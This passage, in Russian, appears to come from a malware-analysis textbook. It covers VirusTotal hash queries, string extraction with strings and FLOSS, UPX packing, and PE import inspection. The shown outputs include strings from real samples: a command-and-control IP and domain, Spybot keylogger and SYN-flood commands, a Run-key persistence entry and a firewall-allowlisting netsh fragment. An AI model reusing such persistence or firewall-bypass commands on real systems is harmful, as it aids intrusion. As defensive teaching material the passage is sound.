
2.3.1 Сканирование подозрительного бинарного файла с помощью VirusTotal

VirusTotal (www.virustotal.com) – это популярная интерактивная служба, осуществляющая проверку на вирусы и вредоносные программы. Она позволяет загрузить файл, который затем сканируется различными антивирусными сканерами, а результаты сканирования отображаются в режиме реального времени на веб-странице.

Помимо загрузки файлов для сканирования, веб-интерфейс VirusTotal дает возможность вести поиск по своей базе данных, используя хеш-сумму, URL, домен или IP-адрес. VirusTotal предлагает еще одну полезную функцию под названием VirusTotal Graph, встроенную поверх набора данных VirusTotal. Используя VirusTotal Graph, вы можете визуализировать связь между файлом, который вы отправляете, и связанными с ним показателями, такими как доме-

ны, IP-адреса и URL-адреса. Она также позволяет изучать каждый показатель; эта функция очень полезна, если вы хотите быстро определить показатели, связанные с вредоносным файлом. Для получения дополнительной информации о VirusTotal Graph обратитесь к документации на странице: https://support.virustotal.com/hc/en-us /articles /115005002585-VirusTotal-Graph.

Ниже показаны имена, под которыми был обнаружен вредоносный файл. Видно, что он был проверен 67 антивирусными движками; 60 из них идентифицировали этот файл как вредоносный. Если вы хотите использовать VirusTotal Graph, чтобы отчетливо представлять себе связи индикаторов, просто нажмите иконку VirusTotal Graph и войдите в свою учетную запись VirusTotal:



VirusTotal предлагает различные частные (платные) услуги (https://support.virustotal.com/hc/en-us/articles/115003886005-Private-Services), которые позволяют выполнять поиск угроз и загружать образцы вредоносного ПО.

2.3.2 Запрос значений хеш-функций с помощью открытого API VirusTotal

VirusTotal также предоставляет возможности по созданию сценариев с помощью своего открытого API (www.virustotal.com/en/documentation/public-api/); он позволяет автоматизировать отправку файлов, получать отчеты о проверке файлов/URL-адресов, доменах/IP-адресах.

Ниже приведен скрипт Python, который демонстрирует использование открытого API VirusTotal. Этот скрипт принимает значение хеш-функции (MD5/SHA1/SHA256) в качестве входных данных и запрашивает базу данных VirusTotal. Чтобы использовать следующий скрипт, вам нужен Python версии 2.7.x; вы должны быть подключены к интернету и иметь открытый ключ API

VirusTotal (который можно получить, заведя учетную запись). Получив ключ, просто обновите с его помощью переменную `api_key`:

> Следующий сценарий, как и большинство сценариев, написанных в этой книге, используется для демонстрации концепции; они не выполняют проверку ввода или обработку ошибок. Если вы хотите использовать их для работы, то должны рассмотреть возможность изменения сценария, чтобы следовать лучшим практическим методикам, упомянутым на странице www.python.org/dev/peps/pep-0008/.


```
import urllib
import urllib2
import json
import sys

hash_value = sys.argv[1]
vt_url = "https://www.virustotal.com/vtapi/v2/file/report"
api_key = "<update your api key here>"
parameters = {'apikey': api_key, 'resource': hash_value}
encoded_parameters = urllib.urlencode(parameters)
request = urllib2.Request(vt_url, encoded_parameters)
response = urllib2.urlopen(request)
json_response = json.loads(response.read())
if json_response['response_code']:
   detections = json_response['positives']
   total = json_response['total']
   scan_results = json_response['scans']
   print "Detections: %s/%s" % (detections, total)
   print "VirusTotal Results:"
   for av_name, av_data in scan_results.items():
      print "\t%s ==> %s" % (av_name, av_data['result'])
else:
   print "No AV Detections For: %s" % hash_value
```

Выполнение предыдущего скрипта с присвоением ему MD5-хеша двоичного файла показывает, что обнаружен вирус и имена сигнатур:

```
$ md5sum 5340.exe
5340fcfb3d2fa263c280e9659d13ba93 5340.exe

$ python vt_hash_query.py 5340fcfb3d2fa263c280e9659d13ba93
Detections: 44/56
VirusTotal Results:
   Bkav ==> None
   MicroWorld-eScan ==> Trojan.Generic.11318045
   nProtect ==> Trojan/W32.Agent.105472.SJ
   CMC ==> None
   CAT-QuickHeal ==> Trojan.Agen.r4
   ALYac ==> Trojan.Generic.11318045
   Malwarebytes ==> None
   Zillya ==> None
   SUPERAntiSpyware ==> None
   TheHacker ==> None
```

```
K7GW ==> Trojan ( 001d37dc1)
K7AntiVirus ==> Trojan ( 001d37dc1)
NANO-Antivirus ==> Trojan.Win32.Agent.cxbxiy
F-Prot ==> W32/Etumbot.K
Symantec ==> Trojan.Zbot
[.........Removed.............]
```

Другой альтернативой является использование инструментов анализа PE, таких как pestudio (www.winitor.com/) или PPEE (www.mzrst.com/). После загрузки двоичного файла значение хеш-функции двоичного файла автоматически запрашивается из базы данных VirusTotal, а результаты отображаются, как показано ниже:



Онлайн-сканеры, такие как VirSCAN (www.virscan.org/), Jotti Malware Scan (virusscan.jotti.org/) и Metadefender OPSWAT (www.metadefender.com/#!/scan-file), позволяют сканировать подозрительный файл несколькими антивирусными механизмами, а некоторые из них также дают возможность осуществлять поиск хешей.

При сканировании бинарного файла антивирусами или при отправке двоичного файла в онлайн-сервисы антивирусной проверки необходимо учитывать несколько факторов/рисков:

- если подозрительный бинарный файл не обнаружен сканерами, это не означает, что файл безопасен. Антивирусы используют сигнатуры и эвристику для обнаружения вредоносных файлов. Авторы вредоносных программ могут легко изменить свой код и использовать методы обфускации, чтобы избежать обнаружения. Из-за этого некоторые антивирусы могут не идентифицировать двоичный файл как вредоносный;
- когда вы загружаете бинарный файл на общедоступный сайт, он может быть доступен третьим лицам и поставщикам. Подозрительный двоичный файл может содержать конфиденциальную, личную или патентованную информацию, относящуюся к вашей организации, поэтому не рекомендуется загружать файл, который является частью конфиденциального расследования, на сайты общедоступных служб антивирусного сканирования. Большинство таких сайтов позволяет вести поиск по их существующей базе отсканированных файлов с использованием значений криптографических хеш-функций (MD5, SHA1 или SHA256);

поэтому альтернативой в данном случае является поиск на основе хеш-суммы двоичного файла;

- когда вы сканируете файл в режиме онлайн, результаты сканирования хранятся в базе данных этих сайтов, и большая часть этих данных является общедоступной и может быть позже запрошена. Злоумышленники могут использовать функцию поиска, для того чтобы запросить хеш своего образца и проверить, был ли их файл обнаружен. Обнаружение своего образца может заставить злоумышленников поменять тактику, чтобы избежать обнаружения.

2.4 Извлечение строк

Строки – это последовательности печатных символов ASCII и Юникода, встроенные в файл. Извлечение строк может подсказать, как функционирует программа, и рассказать об индикаторах, указывающих на подозрительный двоичный код. Например, если вредоносная программа создает файл, имя файла сохраняется в виде строки в двоичном файле. Или если вредоносная программа разрешает доменное имя, контролируемое злоумышленником, это имя впоследствии хранится в виде строки. Строки, извлеченные из двоичного файла, могут содержать ссылки на имена файлов, URL-адреса, доменные имена, IP-адреса, команды атаки, ключи реестра и т. д. Хотя строки и не дают четкого представления о цели и возможности файла, они могут подсказать, на что способна вредоносная программа.

2.4.1 Извлечение строк с использованием инструментальных средств

Чтобы извлечь строки из подозрительного двоичного файла, вы можете использовать утилиту strings в системах Linux. Команда strings по умолчанию извлекает ASCII-строки, длина которых составляет минимум четыре символа. С помощью опции `-a` можно извлечь строки из целого файла. Следующие ASCII-строки, извлеченные из вредоносного двоичного файла, показывают ссылку на IP-адрес. Это указывает на то, что когда эта вредоносная программа выполняется, то она, вероятно, устанавливает соединение с этим IP-адресом:

```
$ strings -a log.exe
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
L$"%
h4z@
128.91.34.188
%04d-%02d-%02d %02d:%02d:%02d %s
```

В следующем примере ASCII-строки, извлеченные из вредоносной программы Spybot, указывают на то, что это DOS- и кейлоггеры:

```
$ strings -a spybot.exe
!This program cannot be run in DOS mode.
.text
`.bss
.data
.idata
.rsrc
]_^[
keylog.txt
%s (Changed window
Keylogger Started
HH:mm:ss]
[dd:MMM:yyyy,
SynFlooding: %s port: %i delay: %i times:%i.
bla bla blaaaasdasd
Portscanner startip: %s port: %i delay: %ssec.
Portscanner startip: %s port: %i delay: %ssec. logging to: %s
kuang
sub7
%i.%i.%i.0
scan
redirect %s:%i > %s:%i)
Keylogger logging to %s
Keylogger active output to: DCC chat
Keylogger active output to: %s
error already logging keys to %s use "stopkeylogger" to stop
startkeylogger
passwords
```


В образцах вредоносных программ также используются Юникод-строки (2 байта на символ). Чтобы получить полезную информацию из двоичного файла, иногда нужно извлечь как ASCII-, так и Юникод-строки. Чтобы извлечь Юникод-строки с помощью команды strings, используйте опцию `-el`.

В следующем примере в образце вредоносного ПО не видно необычных ASCII-строк, но при извлечении Юникод-строк показались ссылки на доменное имя и ключ реестра Run (который часто используется вредоносным ПО, чтобы пережить перезагрузку). Это также подчеркивает возможную способность вредоносной программы добавлять себя в белый список брандмауэра:

```
$ strings -a -el multi.exe
AppData
44859ba2c98feb83b5aab46a9af5fefc
haixxdrekt.dyndns.hu
True
Software\Microsoft\Windows\CurrentVersion\Run
Software\
.exe
```

```
SEE_MASK_NOZONECHECKS
netsh firewall add allowedprogram "
```

В Windows pestudio (www.winitor.com) – это удобный инструмент, который отображает ASCII- и Юникод-строки. Pestudio является отличным инструментом анализа PE-файлов для выполнения первоначальной оценки вредоносного кода подозрительного файла и предназначен для получения различных фрагментов полезной информации из исполняемого PE-файла. Другие особенности этого инструмента будут рассмотрены в следующих разделах. На следующем скриншоте показаны некоторые ASCII- и Юникод-строки, перечисленные Pestudio. Он выделяет некоторые из заметных строк в столбце **blacklisted** (черный список), что позволяет сосредоточиться на любопытных строках, содержащихся в двоичном файле:



Утилита strings, портированная в Windows Марком Руссиновичем (technet.microsoft.com/en-us/sysinternals/strings.aspx), и PPEE (www.mzrst.com) – инструменты, которые можно использовать для извлечения как ASCII –, так и Юникод-строк.

2.4.2 Расшифровка обфусцированных строк с использованием FLOSS

В большинстве случаев авторы вредоносных программ используют простые методы обфускации строк, чтобы избежать обнаружения. В таких случаях эти скрытые строки не будут отображаться в утилите strings и других инструментах, предназначенных для извлечения строк. FireEye Labs Obfuscated String Solver (FLOSS) – инструмент, предназначенный для автоматической идентификации и извлечения обфусцированных строк из вредоносной программы. Он может помочь вам определить строки, которые авторы вредоносных программ хотят спрятать. FLOSS также можно использовать, как и утилиту strings, для извлечения удобочитаемых строк (ASCII и Юникод). Вы можете скачать FLOSS для Windows или Linux на странице github.com/fireeye/flare-floss.

В следующем примере при запуске автономного двоичного файла FLOSS на образце вредоносного ПО были не только извлечены удобочитаемые строки, но и декодированы обфусцированные строки и извлеченные стековые строки, пропущенные утилитой strings и другими инструментами для извлечения строк. Приведенный ниже код показывает ссылку на исполняемый файл, файл Excel и ключ реестра Run:

```
$ chmod +x floss
$ ./floss 5340.exe
FLOSS static ASCII strings
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
[..removed..]

FLOSS decoded 15 strings
kb71271.log
R6002
- floating point not loaded
\Microsoft
winlogdate.exe
~tasyd3.xls
[....REMOVED....]

FLOSS extracted 13 stack strings
BINARY
ka4a8213.log
afjlfjsskjfslkfjsdlkf
'Clt
~tasyd3.xls
"%s"="%s"
regedit /s %s
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
[.....REMOVED......]
```

Если вас интересуют только декодированные/стековые строки и вы хотите исключить статические строки (ASCII и Юникод) из листинга FLOSS, воспользуйтесь оператором `--no-static-strings`. Подробная информация о работе FLOSS и различных вариантах его использования доступна по адресу www.fireeye.com/blog/threat-research/2016/06/automatics-extracting-obfuscated-strings.html.

2.5 Определение обфускации файла

Несмотря на то что извлечение строк является отличным способом для сбора ценной информации, часто авторы вредоносных программ прячут или защищают свои вредоносные двоичные файлы. Обфускация используется ими для защиты внутренней работы вредоносного ПО от экспертов по безопасности, аналитиков вредоносного ПО и реверс-инженеров.

Эти методы затрудняют обнаружение/анализ двоичного файла; извлечение строк из таких файлов приводит к очень малому количеству строк, а большинство из них неясно. Авторы вредоносных программ часто используют такие программы, как упаковщики и крипторы, чтобы скрыть свой файл и не дать антивирусу себя обнаружить, тем самым помешав анализу.

2.5.1 Упаковщики и крипторы

Упаковщик – это программа, которая берет исходный файл и использует сжатие, чтобы запутать его содержимое, которое затем сохраняется в структуре нового исполняемого файла. В результате получается новый исполняемый файл (упакованная программа) с запутанным содержимым на диске. После выполнения упакованной программы происходит процедура распаковки, в ходе которой извлекается оригинал файла в память в процессе работы и запускается выполнение. Криптор похож на упаковщик, но вместо сжатия использует шифрование, чтобы запутать содержимое исполняемого файла. Зашифрованное содержимое хранится в новом файле. После выполнения зашифрованной программы запускается процедура расшифровки, чтобы извлечь исходный двоичный файл в память, а затем происходит выполнение.

Чтобы продемонстрировать принцип обфускации файлов, давайте рассмотрим в качестве примера образец вредоносной программы под названием Spybot (не упакован); извлечение строк из Spybot показывает ссылки на подозрительные имена исполняемых файлов и IP-адреса:

```
$ strings -a spybot.exe
[....removed....]
EDU_Hack.exe
Sitebot.exe
Winamp_Installer.exe
PlanetSide.exe
DreamweaverMX_Crack.exe
FlashFXP_Crack.exe
Postal_2_Crack.exe
Red_Faction_2_No-CD_Crack.exe
Renegade_No-CD_Crack.exe
Generals_No-CD_Crack.exe
Norton_Anti-Virus_2002_Crack.exe
Porn.exe
AVP_Crack.exe
zoneallarm_pro_crack.exe
[...REMOVED...]
209.126.201.22
209.126.201.20
```

Затем образец Spybot был запущен через популярный упаковщик UPX (upx.github.io), в результате чего появился новый упакованный исполняемый файл (spybot_packed.exe). Следующий листинг показывает несоответствие размера

между оригиналом и упакованным файлом. UPX использует сжатие, из-за чего размер упакованного файла меньше исходного:

```
$ upx -o spybot_packed.exe spybot.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2013
UPX 3.91 Markus Oberhumer, Laszlo Molnar & John Reiser Sep 30th 2013
File size              Ratio    Format      Name
--------------------   ------   -----------  -----------
44576 -> 21536         48.31%   win32/pe     spybot_packed.exe
Packed 1 file.

$ ls -al
total 76
drwxrwxr-x 2 ubuntu ubuntu 4096 Jul 9 09:04 .
drwxr-xr-x 6 ubuntu ubuntu 4096 Jul 9 09:04 ..
-rw-r--r-- 1 ubuntu ubuntu 44576 Oct 22 2014 spybot.exe
-rw-r--r-- 1 ubuntu ubuntu 21536 Oct 22 2014 spybot_packed.exe
```

Выполнение команды strings в упакованном файле показывает скрытые строки и дает мало ценной информации. Это одна из причин, почему злоумышленники запутывают свои файлы:

```
$ strings -a spybot_packed.exe
!This program cannot be run in DOS mode.
UPX0
UPX1
.rsrc
3.91
UPX!
t ;t
/t:VU
]^M
9-lh
:A$m
hAgo .
C@@f.
Q*vPCi
%_I;9
PVh29A
[...REMOVED...]
```


UPX – это обычный упаковщик, и вы будете неоднократно сталкиваться с образцами вредоносных программ, упакованных UPX. В большинстве случаев можно распаковать образец, используя опцию `-d`. Пример команды: `upx -d -o spybot_unpacked.exe spybot_packed.exe`.

2.5.2 Обнаружение обфусцированного файла с помощью Exeinfo PE

Большинство допустимых исполняемых файлов не обфусцирует содержимое, но некоторые из них могут делать это, чтобы другие не могли изучить их код. Когда вы сталкиваетесь с упакованным образцом, есть большая вероятность того, что он является вредоносным. Чтобы обнаружить упаковщики в Windows, вы можете использовать бесплатный инструмент Exeinfo PE (exeinfo.atwebpages.com); он имеет простой в использовании графический интерфейс. На момент написания этой книги в нем используется более 4500 сигнатур (они хранятся в `userdb.txt` в том же каталоге) для распознавания различных компиляторов, упаковщиков или крипторов, используемых для сборки программы.

Помимо обнаружения упаковщиков, еще одна интересная особенность Exeinfo PE состоит в том, что он дает информацию/ссылки о том, как распаковать образец.

Загрузка упакованного образца Spybot в Exeinfo PE показывает, что он упакован с помощью UPX. Утилита также дает подсказку, какую команду использовать для распаковки обфусцированного файла; это может сделать ваш анализ намного проще:



Другие инструменты *интерфейса командной строки* и графического интерфейса пользователя, которые могут помочь вам в обнаружении упаковщиков, включают в себя: TrID (mark0.net/soft-trid-e.html), TRIDNet (mark0.net/soft-tridnet-e.html), Detect it Easy (ntinfo.biz), RDG Packer Detector (www.rdgsoft.net), packerid.py (github.com/sooshie/packerid) и PEiD (www.softpedia.com/get/Programming/Packers-crypters-Protectors/PEiD-updated.shtm).

2.6 Проверка информации о PE-заголовке

Исполняемые файлы Windows должны соответствовать формату PE/COFF (Portable Executable/Common Object File Format – *Переносимый исполняемый/стандартный формат объектного файла*). Формат PE-файла используется исполняемыми файлами Windows (такими как `.exe`, `.dll`, `.sys`, `.ocx` и `.drv`), которые обычно называются Portable Executable (PE) файлами. PE-файл представляет собой серию структур и подкомпонентов, которые содержат информацию, необходимую операционной системе для загрузки её в память.

Когда исполняемый файл компилируется, он включает заголовок (PE header), который описывает его структуру. При выполнении двоичного файла загрузчик операционной системы читает информацию из PE-заголовка, а затем загружает содержимое файла в память. PE-заголовок содержит информацию о том, например, где исполняемый файл должен быть загружен в память, адрес, где запускается выполнение, список библиотек/функций, на которые опирается приложение, и ресурсы, используемые файлом. Изучение PE-заголовка дает множество информации о бинарном файле и его функциях. В этой книге не рассматриваются основы структуры PE-файлов. Тем не менее концепции, которые имеют отношение к анализу вредоносных программ, будут рассмотрены в следующих подразделах.

Есть ряд ресурсов, которые могут помочь в понимании структуры PE-файла. Ниже приведены некоторые из них:

- углубленный взгляд на формат PE-файлов Win32 – часть 1: www.delphibasics.info/home/delphibasicsarticles/anin-depthlookintothewin32portableexecutablefileformat-part1;
- углубленный взгляд на формат PE-файлов Win32 – часть 2: www.delphibasics.info/home/delphibasicsarticles/anin-depthlookintothewin32portableexecutablefileformat-part2;
- PE-заголовки и структуры: www.openrce.org/reference_library/files/reference/PE%20Format.pdf;
- PE101 – пошаговое руководство по исполняемым файлам Windows: github.com/corkami/pics/blob/master/binary/pe101/pe101.pdf.

Вы можете получить четкое представление об этом формате, загрузив подозрительный файл в инструменты анализа PE-файлов. Ниже приведены некоторые из них, позволяющие изучить и изменить структуру PE-файлов и их подкомпонентов:

- CFF Explorer: www.ntcore.com/exsuite.php;
- PE Internals: www.andreybazhan.com/pe-internals.html;
- PPEE puppy: www.mzrst.com;
- PEBrowse Professional: www.smidgeonsoft.prohosting.com/pebrowse-pro-file-viewer.html.

В следующих разделах будут рассмотрены некоторые важные атрибуты PE-файлов, полезные для анализа вредоносных программ. Такой инструмент, как

pestudio (www.winitor.com) или PPEE puppy (www.mzrst.com), может помочь вам в изучении интересных артефактов PE-файла.


2.6.1 Проверка файловых зависимостей и импорт

Обычно вредоносные программы взаимодействуют с файлом, реестром, сетью и т. д. Чтобы осуществить подобные взаимодействия, вредоносная программа часто зависит от функций, предоставляемых операционной системой. Windows экспортирует большинство своих функций, называемых программными интерфейсами приложения (API), необходимых для таких взаимодействий в файлах динамически подключаемых библиотек DLL. Исполняемые файлы импортируют и вызывают эти функции обычно из различных DLL-файлов, которые предоставляют различные функциональные возможности. Функции, которые исполняемый файл импортирует из других файлов (в основном DLL), называются импортированными функциями (или импортом).

Например, если исполняемый файл вредоносного ПО хочет создать файл на диске в Windows, он может использовать API `CreateFile()`, который экспортируется в `kernel32.dll`. Чтобы вызвать API, он сначала должен загрузить `kernel32.dll` в свою память, а затем вызвать функцию `CreateFile()`.


Проверка библиотек DLL, на которые опирается вредоносная программа, и API-функций, которые она импортирует из DLL, может дать представление о функциональности и возможностях вредоносной программы, а также о том, чего ожидать во время ее выполнения. Зависимости файлов в исполняемых файлах Windows хранятся в таблице импорта файловой структуры PE-файла.

В следующем примере образец spybot был загружен в pestudio. Нажав на кнопку **libraries** (библиотеки) в pestudio, вы увидите все DLL-файлы, от которых зависит исполняемый файл, и количество функций, импортированных из каждой DLL. Это DLL-файлы, которые будут загружены в память при запуске программы:



При нажатии на кнопку **imports** (импорт) в pestudio отображаются API-функции, импортированные из этих библиотек. На следующем скриншоте вредоносная программа импортирует API-функции, связанные с сетью (такие как `connect`, `socket`, `listen`, `send` и т. д.), из `wsock32.dll`. Это указывает на то, что вредоносная программа после выполнения, скорее всего, подключится

к интернету или выполнит какую-либо сетевую активность. Pestudio подсвечивает функции, которые часто используются вредоносными программами, в колонке **blacklisted** (черный список). В последующих главах методы проверки API-функций будут рассмотрены более детально.




Иногда вредоносные программы могут явно загружать DLL во время выполнения, используя API-вызовы, такие как `LoadLibrary()` или `LdrLoadDLL()`. Они могут разрешить адрес функции, используя API `GetProcessAdress()`. Информация о DLL, загруженных во время выполнения, не будет присутствовать в таблице импорта PE-файла и, следовательно, не будет отображаться инструментами.


Информация об API-функции и ее свойствах может быть установлена из MSDN (сеть разработчиков Microsoft). Введите имя API в строке поиска (msdn.microsoft.com/en-us/default.aspx), чтобы получить подробную информацию.

Помимо определения функциональности вредоносных программ, импорт может помочь установить, является ли образец вредоносного ПО обфусцированным. Если вы столкнулись с вредоносной программой с очень малым количеством импортированных функций, это явный признак упакованного двоичного файла.

В качестве демонстрации давайте сравним импорт распакованного образца Spybot и упакованного. Ниже показано 110 функций в распакованном образце spybot:



С другой стороны, упакованный образец spybot показывает только 12 функций:



Вы, возможно, захотите использовать Python для перечисления DLL-файлов и импортированных функций (вероятно, для работы с большим количеством файлов); это можно сделать, используя pefile-модуль Ero Carerra (github.com/erocarrera/pefile). Установка модуля pefile на виртуальной машине Ubuntu Linux была рассмотрена в главе 1 «Введение в анализ вредоносных программ». Если вы используете другую операционную систему, его можно установить с помощью pip (`pip install pefile`). Следующий скрипт Python демонстрирует использование модуля pefile для перечисления библиотек DLL и импортированных API-функций:

```
import pefile
import sys

mal_file = sys.argv[1]
pe = pefile.PE(mal_file)
if hasattr(pe, 'DIRECTORY_ENTRY_IMPORT'):
   for entry in pe.DIRECTORY_ENTRY_IMPORT:
      print "%s" % entry.dll
      for imp in entry.imports:
```

```
        if imp.name != None:
           print "\t%s" % (imp.name)
        else:
           print "\tord(%s)" % (str(imp.ordinal))
     print "\n"
```

